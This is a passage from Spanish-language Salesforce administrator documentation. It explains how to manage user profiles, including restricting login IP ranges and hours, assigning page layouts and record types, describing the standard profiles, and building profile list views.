- "Gestionar conjuntos de permisos y perfiles"

## Restringir intervalos de direcciones IP de inicio de sesión en la interfaz de usuario de perfil mejorado

Controle el acceso de inicio de sesión en el nivel de usuarios especificando un intervalo de direcciones IP permitidas en el perfil de un usuario. Cuando define restricciones de dirección IP para un perfil, se denegará cualquier inicio de sesión desde otra dirección IP.

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Seleccione un perfil y haga clic en su nombre.
3. En la página de descripción general del perfil, haga clic en **Intervalos de IP de inicio de sesión**.
4. Especifique direcciones IP permitidas para el perfil.
   - Para agregar un intervalo de direcciones IP desde el que los usuarios pueden iniciar sesión, haga clic en **Agregar campos de IP**. Introduzca una dirección IP válida en Dirección IP inicial y una dirección IP con un número superior en el campo Dirección IP final. Para permitir inicios de sesión desde una sola dirección IP, introduzca la misma dirección en ambos campos.
   - Para modificar o eliminar intervalos, haga clic en **Modificar** o **Eliminar** para ese intervalo.

   Importante:
   - Las direcciones IP en un intervalo deben ser IPv4 o IPv6. En intervalos, las direcciones IPv4 existen en el espacio de dirección IPv6 asignada a IPv4 ::ffff:0:0 a ::ffff:ffff:ffff, donde ::ffff:0:0 es 0.0.0.0 y ::ffff:ffff:ffff es 255.255.255.255. Un intervalo no puede incluir direcciones IP dentro y fuera del espacio de direcciones IPv6 asignado por IPv4. Los intervalos como 255.255.255.255 a ::1:0:0:0 o :: a ::1:0:0:0 no están permitidos.
   - Los perfiles de Usuario de socio están limitados a cinco direcciones IP. Para aumentar este límite, póngase en contacto con Salesforce.
   - La aplicación de Salesforce Classic Mobile puede omitir los intervalos de direcciones IP que están definidos para los perfiles. Salesforce Classic Mobile inicia una conexión segura con Salesforce sobre la red del operador móvil. No obstante, las direcciones IP del operador móvil pueden estar fuera de los intervalos de direcciones IP permitidos para el perfil del usuario. Para evitar la omisión de las definiciones de IP de un perfil de usuario, deshabilite Salesforce Classic Mobile en la página 1184 para ese usuario.
5. También puede escribir una descripción para el intervalo. Si mantiene múltiples intervalos, use el campo Descripción para introducir información como la parte de su red que corresponde con este intervalo.

Nota: Puede restringir aún más el acceso a Salesforce a únicamente aquellas direcciones IP que estén contenidas en los Intervalos de IP de inicio de sesión. Para activar esta opción, en Configuración, introduzca *Configuración de la sesión* en el cuadro Búsqueda rápida, seleccione **Configuración de la sesión** y luego seleccione **Activar intervalos de dirección IP de inicio de sesión en cada solicitud**. Esta opción afecta a todos los perfiles de usuario que cuentan con restricciones de IP de inicio de sesión.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Perfiles personalizados disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar los intervalos de direcciones IP de inicio de sesión:
- "Ver parámetros y configuración"

Para modificar y eliminar los intervalos de direcciones IP de inicio de sesión:
- "Gestionar conjuntos de permisos y perfiles"

# Trabajar con la interfaz de perfiles originales

Para ver un perfil en la página de perfil original, desde Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles** y luego seleccione el perfil que desee.

En la página de detalles de perfil, puede:

- Modificar el perfil
- Crear un perfil basado en este perfil
- En el caso de perfiles personalizados únicamente, haga clic en **Eliminar** para eliminar el perfil.

  Nota: No puede eliminar un perfil asignado a un usuario, incluso si el usuario es inactivo.
- Visualizar los usuarios asignados a este perfil

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Perfiles personalizados disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Modificar perfiles en la interfaz de perfiles original

Los perfiles definen cómo acceden los usuarios a objetos y datos y qué pueden hacer en la aplicación. En los perfiles estándar, puede modificar un número limitado de configuraciones. En los perfiles personalizados, puede modificar todas la configuraciones y todos los permisos disponibles excepto la licencia de usuario.

### Configuración de perfil en la interfaz de perfil original

Los perfiles definen cómo acceden los usuarios a objetos y datos y qué pueden hacer en la aplicación. Visualice o modifique estas configuraciones desde la página de detalles de perfil original.

### Asignar formatos de página a la interfaz de usuario de perfil original

Si ya está trabajando en una interfaz de usuario de perfil original, puede acceder, ver y modificar todas las asignaciones de formato de página fácilmente en una sola ubicación.

### Ver y modificar el acceso de escritorio de cliente en la interfaz de usuario de perfil original

### Asignar tipos de informe a perfiles en la interfaz de usuario de perfil original

Después de crear tipos de registro e incluir valores de lista de selección en ellos, agregue tipos de registro a perfiles de usuario. Si asigna un tipo de registro predeterminado a un perfil, los usuarios con ese perfil pueden asignar el tipo de registro a los registros que crean o modifican.

### Visualizar y modificar del horario de inicio de sesión en la interfaz de usuario de perfil original

Especifique las horas cuando los usuarios pueden iniciar sesión basándose en el perfil de usuario.

### Restringir las direcciones IP de inicio de sesión en la interfaz de usuario de perfil original

Controle el acceso de inicio de sesión en el nivel de usuarios especificando un intervalo de direcciones IP permitidas en el perfil de un usuario. Cuando define restricciones de dirección IP para un perfil, se denegará cualquier inicio de sesión desde otra dirección IP.

## Modificar perfiles en la interfaz de perfiles original

Los perfiles definen cómo acceden los usuarios a objetos y datos y qué pueden hacer en la aplicación. En los perfiles estándar, puede modificar un número limitado de configuraciones. En los perfiles personalizados, puede modificar todas la configuraciones y todos los permisos disponibles excepto la licencia de usuario.

**Nota:** La modificación de algunos perfiles puede dar como resultado la activación o desactivación de otros. Por ejemplo, la activación de"Ver todos los datos", activa "Leer" para todos los objetos. De igual modo, activar "Transferir candidatos" activa "Leer" y "Crear" en candidatos.

**Consejo:** Si las vistas de lista de perfiles mejoradas están activadas para su organización, puede modificar los permisos de varios perfiles desde la vista de lista.

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Seleccione el perfil que desea cambiar.
3. En la página de detalles del perfil, haga clic en **Modificar**.

### CONSULTE TAMBIÉN

- Asignar formatos de página a la interfaz de usuario de perfil original
- Configuración de perfil en la interfaz de perfil original
- Ver y modificar el acceso de escritorio de cliente en la interfaz de usuario de perfil original
- Asignar tipos de informe a perfiles en la interfaz de usuario de perfil original
- Visualizar y modificar del horario de inicio de sesión en la interfaz de usuario de perfil original
- Restringir las direcciones IP de inicio de sesión en la interfaz de usuario de perfil original

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Perfiles personalizados disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para modificar los perfiles:

- "Gestionar conjuntos de permisos y perfiles"

  Y

  "Personalizar aplicación"

## Configuración de perfil en la interfaz de perfil original

Los perfiles definen cómo acceden los usuarios a objetos y datos y qué pueden hacer en la aplicación. Visualice o modifique estas configuraciones desde la página de detalles de perfil original.

| Configuración | Para ver o modificar, vaya a |
|---|---|
| Descripción y nombre de perfil (solo perfiles personalizados) | Detalles de perfil |
| Permisos administrativos y generales (solo perfiles personalizados) | Permisos administrativos |
| Configuración de visibilidad de la aplicación | Configuración de aplicación personalizada |
| Formatos de consola para todos los perfiles | Configuración de la consola |
| Permisos personalizados | Permisos personalizados activados |
| Configuración de acceso de escritorio de cliente | Clientes de integración de sobremesa |
| Fuentes de datos externas | Acceso de fuente de datos externo activado |
| Acceso de campos en objetos | Seguridad a nivel de campo |
| Horas de inicio de sesión | Horas de inicio de sesión |
| Intervalos de IP de inicio de sesión | En la sección Intervalos de IP de inicio de sesión, haga clic en **Nuevo** o en **Modificar** junto a un intervalo de IP de inicio de sesión existente.<br>Nota: Puede restringir aún más el acceso a Salesforce a únicamente aquellas direcciones IP que estén contenidas en los Intervalos de IP de inicio de sesión. Para activar esta opción, en Configuración, introduzca *Configuración de la sesión* en el cuadro Búsqueda rápida, seleccione **Configuración de la sesión** y luego seleccione **Activar intervalos de dirección IP de inicio de sesión en cada solicitud**. Esta opción afecta a todos los perfiles de usuario que cuentan con restricciones de IP de inicio de sesión. |
| Permisos de objeto | Permisos de objeto estándar |
| Formatos de página | Formatos de página |
| Tipos de registro | Sección Configuración del tipo de registro. Visualiza el vínculo **Modificar** sólo si hay tipos de registro para el objeto. |
| Configuración de la visibilidad de las fichas | Configuración de fichas |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Perfiles personalizados disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar los perfiles:

- "Gestionar conjuntos de permisos y perfiles"

  Y

  "Personalizar aplicación"

| Configuración | Para ver o modificar, vaya a |
|---|---|
| Clases ejecutables de Apex | Acceso de clase de Apex activado |
| Páginas ejecutables de Visualforce | Acceso a la página de Visualforce activado |
| Estados de presencia de servicios | Acceso de estados de presencia de servicio activado |

CONSULTE TAMBIÉN

Modificar perfiles en la interfaz de perfiles original

## Asignar formatos de página a la interfaz de usuario de perfil original

Si ya está trabajando en una interfaz de usuario de perfil original, puede acceder, ver y modificar todas las asignaciones de formato de página fácilmente en una sola ubicación.

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Seleccione un perfil.
3. Haga clic en **Ver asignación** junto al nombre de cualquier ficha en la sección Formatos de página.
4. Haga clic en **Modificar asignación**.
5. Utilice la tabla para especificar el formato de página de cada perfil. Si su organización utiliza tipos de registros, una matriz muestra el selector de formato de página de cada perfil y tipo de registro.
   - Las asignaciones de formatos de página seleccionadas aparecen resaltadas.
   - Las asignaciones de formatos de página que modifique aparecen en cursiva hasta que guarde los cambios.
6. Si fuera necesario, seleccione otro formato de página de la lista desplegable Formato de página que se utilizará y repita los pasos anteriores para el nuevo formato de página.
7. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Trabajar con la interfaz de perfiles originales

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Tipos de registro disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar formatos de página a perfiles:
- "Gestionar conjuntos de permisos y perfiles"

## Ver y modificar el acceso de escritorio de cliente en la interfaz de usuario de perfil original

Connect Offline y Connect for Office son clientes de sobremesa que integran Salesforce con su PC. Como administrador, puede controlar los clientes de sobremesa a los que pueden acceder los usuarios, así como si los usuarios recibirán automáticamente notificaciones cuando haya actualizaciones disponibles.

Nota: Para acceder a clientes de escritorio, los usuarios deben tener el permiso "API activada".

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Haga clic en **Modificar** junto a un nombre de perfil y vaya a la sección Clientes de Desktop Integration en la parte inferior de la página.

### CONSULTE TAMBIÉN

Trabajar con la interfaz de perfiles originales

### EDICIONES

Connect Offline disponible en: Salesforce Classic

Connect Offline disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Connect for Office disponible en: Salesforce Classic y Lightning Experience

Connect for Office disponible en: **Todas** las ediciones excepto Database.com

### PERMISOS DE USUARIO

Para ver la configuración del acceso de escritorio de cliente:

- "Ver parámetros y configuración"

Para modificar la configuración del acceso de escritorio de cliente:

- "Gestionar conjuntos de permisos y perfiles"

## Asignar tipos de informe a perfiles en la interfaz de usuario de perfil original

Después de crear tipos de registro e incluir valores de lista de selección en ellos, agregue tipos de registro a perfiles de usuario. Si asigna un tipo de registro predeterminado a un perfil, los usuarios con ese perfil pueden asignar el tipo de registro a los registros que crean o modifican.

Nota: Los usuarios pueden visualizar registros de cualquier tipo, incluso si el tipo de registro no está asociado al perfil.

Puede asociar varios tipos de registro a un perfil. Por ejemplo, un usuario necesita crear oportunidades de ventas de hardware y software. En este caso, puede crear y agregar ambos tipos de registro "Hardware" y "Software" al perfil del usuario.

1. En Configuración, introduzca *Perfiles* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Perfiles**.
2. Seleccione un perfil. Los tipos de registro disponibles para ese perfil se enumeran en la sección Configuración de tipo de perfil.
3. Haga clic en **Modificar** al lado del tipo de registro correspondiente.
4. Seleccione un tipo de registro de la lista Tipos de registro disponibles y agréguelo a la lista Tipos de registro seleccionados.

   **Principal** es un registro generado por el sistema que se utiliza cuando un registro no tiene un tipo de registro personalizado asociado. Cuando asigna `Principal`, los usuarios no pueden definir un tipo de registro para un registro, como durante la creación de registros. El resto de tipos de registros son tipos de registros personalizados.
5. Desde `Predeterminado`, elija un tipo de registro predeterminado.

   Si su organización utiliza cuentas personales, este ajuste también controla los campos de cuenta que se muestran en el área `Creación rápida` de la página de inicio de cuentas.
6. Si su organización utiliza cuentas personales, establezca opciones de tipo de registro predeterminado tanto para las cuentas personales como cuentas empresariales. Desde la lista desplegable `Tipo de registro predeterminado Cuenta empresarial` y luego `Tipo de registro predeterminado Cuenta personal` , seleccione un tipo de registro predeterminado.

   Esta configuración se utiliza cuando se necesitan valores predeterminados para ambos tipos de cuentas, como cuando se convierten candidatos.
7. Haga clic en **Guardar**.

Nota: Si su organización utiliza cuentas personales, puede ver los valores predeterminados del tipo de registro para cuentas empresariales y cuentas personales. Vaya a Configuración de tipo de registro de cuenta en la página de detalles del perfil. Hacer clic en **Modificar** en la configuración de tipo de registro de cuenta es otra forma de iniciar la configuración de valores predeterminados del tipo de registro para cuentas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar tipos de registro a perfiles:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

¿Cómo se especifica el acceso al tipo de registros?

Trabajar con la interfaz de perfiles originales

Asignar tipos de registro personalizados en conjuntos de permisos

# Visualizar y modificar del horario de inicio de sesión en la interfaz de usuario de perfil original

Especifique las horas cuando los usuarios pueden iniciar sesión basándose en el perfil de usuario.

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles** y seleccione un perfil.
2. Haga clic en **Modificar** en la lista relacionada Horas de conexión.
3. Establezca los días y las horas en que los usuarios con este perfil pueden usar el sistema.

   Para permitir que los usuarios inicien sesión en cualquier momento, haga clic en **Borrar todas las horas**. Para prohibir a los usuarios el uso del sistema en una fecha específica, fije el mismo valor para las horas de inicio y fin.

   Si hay usuarios conectados al finalizar las horas en las que tienen permitido iniciar sesión, podrán seguir viendo la página actual, pero no podrán realizar ninguna otra acción.
4. Haga clic en **Guardar**.

Nota: Las primeras horas de inicio de sesión se definen para un perfil, las horas se basan en la Zona horaria predeterminada de la organización, tal y como se especifica en la página Información de la empresa en Configuración. Posteriormente, los cambios en la Zona horaria predeterminada de la organización no cambiarán la zona horaria de las horas de inicio de sesión de los perfiles. Como resultado, las horas siempre se aplican a esas horas exactas, incluso si el usuario se encuentra en una zona horaria distinta o si cambia la zona horaria predeterminada de la empresa.

Dependiendo de si visualiza o modifica las horas de inicio de sesión, éstas aparecen de forma diferente. En la página de detalles del perfil, las horas se muestran en su zona horaria especificada. En la página de modificación Horas de inicio de sesión, aparecerán en la zona horaria predeterminada de la organización.

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

## PERMISOS DE USUARIO

Para establecer el horario de inicio de sesión:

- "Gestionar conjuntos de permisos y perfiles"

## CONSULTE TAMBIÉN

Trabajar con la interfaz de perfiles originales

Restringir las direcciones IP de inicio de sesión en la interfaz de usuario de perfil original

## Restringir las direcciones IP de inicio de sesión en la interfaz de usuario de perfil original

Controle el acceso de inicio de sesión en el nivel de usuarios especificando un intervalo de direcciones IP permitidas en el perfil de un usuario. Cuando define restricciones de dirección IP para un perfil, se denegará cualquier inicio de sesión desde otra dirección IP.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para configurar los intervalos de direcciones IP de inicio de sesión:
- "Ver parámetros y configuración"

Para modificar y eliminar los intervalos de direcciones IP de inicio de sesión:
- "Gestionar conjuntos de permisos y perfiles"

1. El modo de restringir el intervalo de direcciones IP válidas en un perfil depende de su edición de Salesforce.
   - Si utiliza Enterprise Edition, Unlimited Edition, Performance Edition o Developer Edition, desde Configuración, introduzca *Perfiles* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Perfiles** y seleccione un perfil.
   - Si está utilizando Professional Edition, Group Edition o Personal Edition, desde Configuración, introduzca *Configuración de la sesión* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de la sesión**.
2. Haga clic en **Nuevo** en la lista relacionada Intervalos de IP de inicio de sesión.
3. Introduzca una dirección IP válida en el campo `Dirección IP inicial` y una dirección IP con un número superior en el campo `Dirección IP final`.

   Las direcciones de inicio y fin definen el margen de direcciones IP disponibles desde las que los usuarios pueden iniciar sesión. Para permitir el inicio de sesión desde una única dirección IP, introdúzcala en ambos campos.
   - Las direcciones IP en un intervalo deben ser IPv4 o IPv6. En intervalos, las direcciones IPv4 existen en el espacio de dirección IPv6 asignada a IPv4 `::ffff:0:0` a `::ffff:ffff:ffff`,donde `::ffff:0:0` es `0.0.0.0` y `::ffff:ffff:ffff` es `255.255.255.255`. Un intervalo no puede incluir direcciones IP dentro y fuera del espacio de direcciones IPv6 asignado por IPv4. Los intervalos como `255.255.255.255` a `::1:0:0:0` o `::` a `::1:0:0:0` no están permitidos.
   - Los perfiles de Usuario de socio están limitados a cinco direcciones IP. Para aumentar este límite, póngase en contacto con Salesforce.
   - La aplicación de Salesforce Classic Mobile puede omitir los intervalos de direcciones IP que están definidos para los perfiles. Salesforce Classic Mobile inicia una conexión segura con Salesforce sobre la red del operador móvil. No obstante, las direcciones IP del operador móvil pueden estar fuera de los intervalos de direcciones IP permitidos para el perfil del usuario. Para evitar la omisión de las definiciones de IP de un perfil de usuario, deshabilite Salesforce Classic Mobile en la página 1184 para ese usuario.
4. También puede escribir una descripción para el intervalo. Si mantiene múltiples intervalos, use el campo Descripción para introducir información como la parte de su red que corresponde con este intervalo.
5. Haga clic en **Guardar**.

Nota: La configuración de la memoria caché de los recursos estáticos se define a privada cuando se accede a ella a través de un sitio de Force.com cuyo perfil del usuario invitado tiene restricciones según el intervalo de IP o el horario de inicio de sesión. Sitios con recursos estáticos de la memoria caché con restricciones del perfil de usuario invitado sólo en el explorador. Además, si se restringe un sitio que anteriormente no estaba restringido, los recursos estáticos pueden tardar hasta 45 días en caducar de la memoria caché de Salesforce y todas las memorias caché intermedias.

Nota: Puede restringir aún más el acceso a Salesforce a únicamente aquellas direcciones IP que estén contenidas en los Intervalos de IP de inicio de sesión. Para activar esta opción, en Configuración, introduzca *Configuración de la sesión* en el cuadro `Búsqueda rápida`, seleccione **Configuración de la sesión** y luego seleccione **Activar intervalos de dirección IP**

**de inicio de sesión en cada solicitud**. Esta opción afecta a todos los perfiles de usuario que cuentan con restricciones de IP de inicio de sesión.

CONSULTE TAMBIÉN

- Establecer intervalos de direcciones IP seguros para su organización
- Visualizar y modificar del horario de inicio de sesión en la interfaz de usuario de perfil original
- Trabajar con la interfaz de perfiles originales

## Perfiles estándar

Cada organización incluye perfiles estándar que puede asignar a usuarios. En los perfiles estándar, puede modificar algunos ajustes.

Cada organización incluye perfiles estándar. En Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, puede utilizar perfiles estándar para crear, modificar y eliminar perfiles personalizados. En organizaciones donde no puede crear perfiles personalizados (como Contact Manager Edition y Group Edition), puede asignar perfiles estándar a sus usuarios, pero no puede visualizarlos o modificarlos.

La siguiente tabla enumera los permisos utilizados habitualmente en perfiles estándar.

EDICIONES

Disponible en: Salesforce Classic

Su edición determina qué perfiles estándar están disponibles.

| Nombre del perfil | Permisos disponibles |
|---|---|
| Administrador del sistema | Pueden configurar y personalizar la aplicación. Tienen acceso a todas las funciones que no requieran una licencia adicional. Por ejemplo, los administradores no pueden gestionar campañas a no ser que también tengan una licencia de usuario de marketing. Pueden gestionar las listas de precios y productos. Pueden modificar cualquier cuota y visualizar y sobrescribir previsiones. |
| Usuario de plataforma estándar | Pueden utilizar aplicaciones personalizadas de AppExchange de Force.com desarrolladas en su organización o instaladas desde AppExchange. Además, están autorizados a utilizar funcionalidades fundamentales de la plataforma como cuentas, contactos, informes, paneles, documentos y fichas personalizadas. |
| Usuario de aplicación de Platform One estándar | Pueden utilizar una aplicación personalizada de AppExchange desarrolladas en su organización o instaladas desde AppExchange. La aplicación personalizada se limita a cinco fichas. Además, están autorizados a utilizar funcionalidades fundamentales de la plataforma como cuentas, contactos, informes, paneles, documentos y fichas personalizadas. |
| Usuario estándar | Pueden crear y modificar la mayoría de los tipos principales de registros, ejecutar informes y visualizar la configuración de la organización. Pueden visualizar las campañas, aunque no pueden gestionarlas. Pueden crear soluciones, aunque no revisarlas. Pueden modificar las cuotas personales y sobrescribir previsiones. |
| Usuario de comunidad de cliente | Puede iniciar sesión a través de una comunidad. La configuración y el modelo de colaboración de su comunidad determina su acceso |
| Usuario de Customer Community Plus | |

| Nombre del perfil | Permisos disponibles |
| --- | --- |
| Usuario de comunidad de socios | a las fichas, los objetos y otras funciones. Para obtener más información, consulte Licencias de usuarios de comunidades. |
| Usuario del portal de clientes | Puede iniciar sesión mediante un portal de clientes o una comunidad. Pueden ver y modificar datos que posean directamente o que compartan o posean con usuarios con un nivel inferior en la jerarquía de funciones del portal de clientes; asimismo, pueden ver y modificar casos en los que aparezcan en el campo `Nombre del contacto`. |
| Portal de clientes de gran volumen<br>Sitio Web autenticado | Puede iniciar sesión mediante un portal de clientes o una comunidad.<br>El portal de clientes de gran volumen y los perfiles de sitio Web autenticado son usuarios de portal de gran volumen. |
| Gestor del portal de clientes | Puede iniciar sesión mediante un portal de clientes o una comunidad. Pueden ver y modificar datos que posean directamente o que compartan o posean con usuarios con un nivel inferior en la jerarquía de funciones del portal de clientes; asimismo, pueden ver y modificar casos en los que aparezcan en el campo `Nombre del contacto`. |
| Usuario de socio | Puede iniciar sesión mediante un portal de socios o una comunidad. |
| Gestor de soluciones | Pueden revisar y editar soluciones. También tienen acceso a las mismas funcionalidades que el Usuario estándar. |
| Usuario de marketing | Puede gestionar campañas, crear membretes, crear plantillas de correo electrónico HTML, gestionar documentos públicos y agregar miembros de campañas y actualizar sus estados con el Asistente de importación de datos. También tienen acceso a las mismas funcionalidades que el Usuario estándar. |
| Administrador del contrato | Pueden crear, modificar, activar y aprobar contratos. Con este perfil también se pueden eliminar contratos que no se hayan activado. Pueden modificar las cuotas personales y sobrescribir previsiones. |
| Sólo lectura | Pueden visualizar la configuración de la organización, ejecutar y exportar informes y visualizar registros, aunque sin modificarlos. |
| Usuario de Chatter Only | Sólo pueden iniciar sesión en Chatter. Pueden acceder a todas las personas, perfiles, grupos y archivos estándar de Chatter. Además, pueden:<br>• Ver cuentas y contactos de Salesforce<br>• Utilizar Salesforce CRM Content, Ideas y Respuestas<br>• Acceder a paneles e informes<br>• Usar y aprobar flujos de trabajo<br>• Use el calendario para crear y supervisar actividades<br>• Visualice y modifique hasta diez objetos personalizados |

| Nombre del perfil | Permisos disponibles |
| --- | --- |
| | • Agregar registros a grupos<br><br>Nota: Debe exponer las fichas para los objetos estándar de Salesforce a los que puede acceder el perfil de usuario de Chatter Only, ya que están ocultos de manera predeterminada por estos usuarios.<br><br>Las organizaciones con Professional Edition deben tener activado Perfiles para realizar estas tareas. Póngase en contacto con su representante de Salesforce para obtener más información.<br><br>Sólo está disponible con la licencia de usuario Chatter Only.<br><br>Para obtener más información sobre los usuarios de Chatter Plus, consulte las *preguntas más frecuentes de Chatter Plus*. |
| Usuario de Chatter Free | Sólo pueden iniciar sesión en Chatter. Pueden acceder a todas las personas, perfiles, grupos y archivos estándar de Chatter.<br><br>Sólo está disponible con la licencia de usuario Chatter Free. |
| Usuario externo de Chatter | Pueden iniciar sesión en Chatter y acceder a los grupos a los que se les ha invitado e interactuar con miembros de esos grupos. Solamente está disponible con la licencia de usuario externo de Chatter. |
| Usuario de Chatter Moderator | Sólo pueden iniciar sesión en Chatter. Pueden acceder a todas las personas, perfiles, grupos y archivos estándar de Chatter. Asimismo, este usuario puede:<br><br>• Activar y desactivar otros usuarios y moderadores de Chatter Free<br>• Conceder y revocar privilegios de moderador<br>• Eliminar publicaciones y comentarios que pueden ver<br><br>Nota: Al cambiar el perfil de un usuario desde Usuario de Chatter Moderator a Usuario de Chatter Free se eliminarán los privilegios de moderador en Chatter.<br><br>Sólo está disponible con la licencia de usuario Chatter Free. |
| Usuario de Site.com Only | Sólo pueden iniciar sesión en la aplicación de Site.com. Cada usuario de Site.com Only necesita también una licencia de función del publicador de Site.com para crear y publicar sitios, o una licencia de función del contribuyente de Site.com para modificar el contenido del sitio.<br><br>Asimismo, este usuario puede:<br><br>• Utilizar una aplicación personalizada con hasta 20 objetos personalizados |

| Nombre del perfil | Permisos disponibles |
| --- | --- |
| | • Acceder a la aplicación Content, pero no a los objetos Cuentas y Contactos<br>• Crear fichas personalizadas ilimitadas<br>Sólo está disponible con la licencia de usuario Site.com Only. |

CONSULTE TAMBIÉN

Perfiles

Permisos de usuario

# Gestionar listas de perfiles

Los perfiles definen cómo acceden los usuarios a objetos y datos y qué pueden hacer en la aplicación. Cuando cree usuarios, asigne un perfil a cada uno. Para ver los perfiles en su organización, en Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Perfiles personalizados disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver los perfiles e imprimir las listas de perfiles:
- "Ver parámetros y configuración"

Para eliminar las vistas de listas de perfiles:
- "Gestionar conjuntos de permisos y perfiles"

Para eliminar perfiles personalizados:
- "Gestionar conjuntos de permisos y perfiles"

## Visualización de listas de perfil mejoradas

Si tiene activada la vista de listas de perfil mejorada en su organización, puede utilizar otras herramientas para personalizar, navegar, gestionar y modificar datos de lista.

- Mostrar una lista filtrada de los perfiles seleccionando una vista de lista desplegable.
- Eliminar una vista seleccionándola en la lista desplegable y haciendo clic en **Eliminar**.
- Crear una vista de lista o modificar una vista existente.
- Crear un perfil.
- Imprimir la vista de lista haciendo clic en
- Actualizar la vista de lista después de crear o modificar una vista haciendo clic en el .
- Modificar permisos directamente en la vista de lista.
- Ver o modificar un perfil haciendo clic en su nombre.
- Eliminar un perfil personalizado haciendo clic en **Eliminar** junto a su nombre.

Nota: No puede eliminar un perfil asignado a un usuario, incluso si el usuario es inactivo.

## Visualización de lista de perfiles básicos

- Crear un perfil.
- Ver o modificar un perfil haciendo clic en su nombre.
- Eliminar un perfil personalizado haciendo clic en **Eliminar** junto a su nombre.

Creación y modificación de vistas de listas de perfiles

Modificar varios perfiles con vista de lista de perfiles

Si tiene activado vistas de lista de perfiles mejoradas en su organización, puede modificar los permisos en hasta 200 perfiles directamente desde la vista de lista, sin acceder a las páginas de perfiles individuales.

CONSULTE TAMBIÉN

Modificar varios perfiles con vista de lista de perfiles

Perfiles

## Creación y modificación de vistas de listas de perfiles

Si tiene activado las vistas de lista de perfil mejoradas en su organización, puede crear vistas de listas de perfiles para mostrar un conjunto de perfiles con los campos que seleccione. Por ejemplo, puede crear una vista de lista de todos los perfiles en los que está activado "Modificar todos los datos".

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Perfiles personalizados disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar vistas de listas de perfiles:

- "Gestionar conjuntos de permisos y perfiles"

1. En la página Perfiles, haga clic en **Crear nueva vista** o seleccione una vista y haga clic en **Modificar**.
2. Escriba el nombre de la vista.
3. En Especificar criterios de filtro, especifique las condiciones que deben cumplir los elementos de la lista, como `Modificar todos los datos igual a Verdadero`.
   a. Introduzca un nombre de configuración o haga clic en el icono de consulta para buscar y seleccionar la configuración que desee.
   b. Seleccione un operador de filtro.
   c. Introduzca el valor que desee buscar.
   d. Para especificar otra condición de filtro, haga clic en **Agregar nueva**. Puede especificar hasta 25 filas de condición de filtro.

      Para eliminar una fila de condición de filtro y eliminar sus valores, haga clic en el icono de eliminar fila.
4. En Seleccionar las columnas para mostrar, especifique las configuraciones de perfil que desee que aparezcan como columnas en la vista de lista.
   a. En la lista desplegable Buscar, seleccione el tipo de ajuste que desea buscar.
   b. Introduzca la totalidad o parte de la palabra de la configuración que desee agregar y haga clic en **Buscar**.

      Nota: Si la búsqueda devuelve más de 500 valores, no aparecerá ningún resultado. Utilice los pasos anteriores para restringir los criterios de búsqueda y mostrar menos resultados.

   c. Para agregar o eliminar columnas, seleccione uno o más nombres de columna y haga clic en la flecha **Agregar** o **Quitar**.
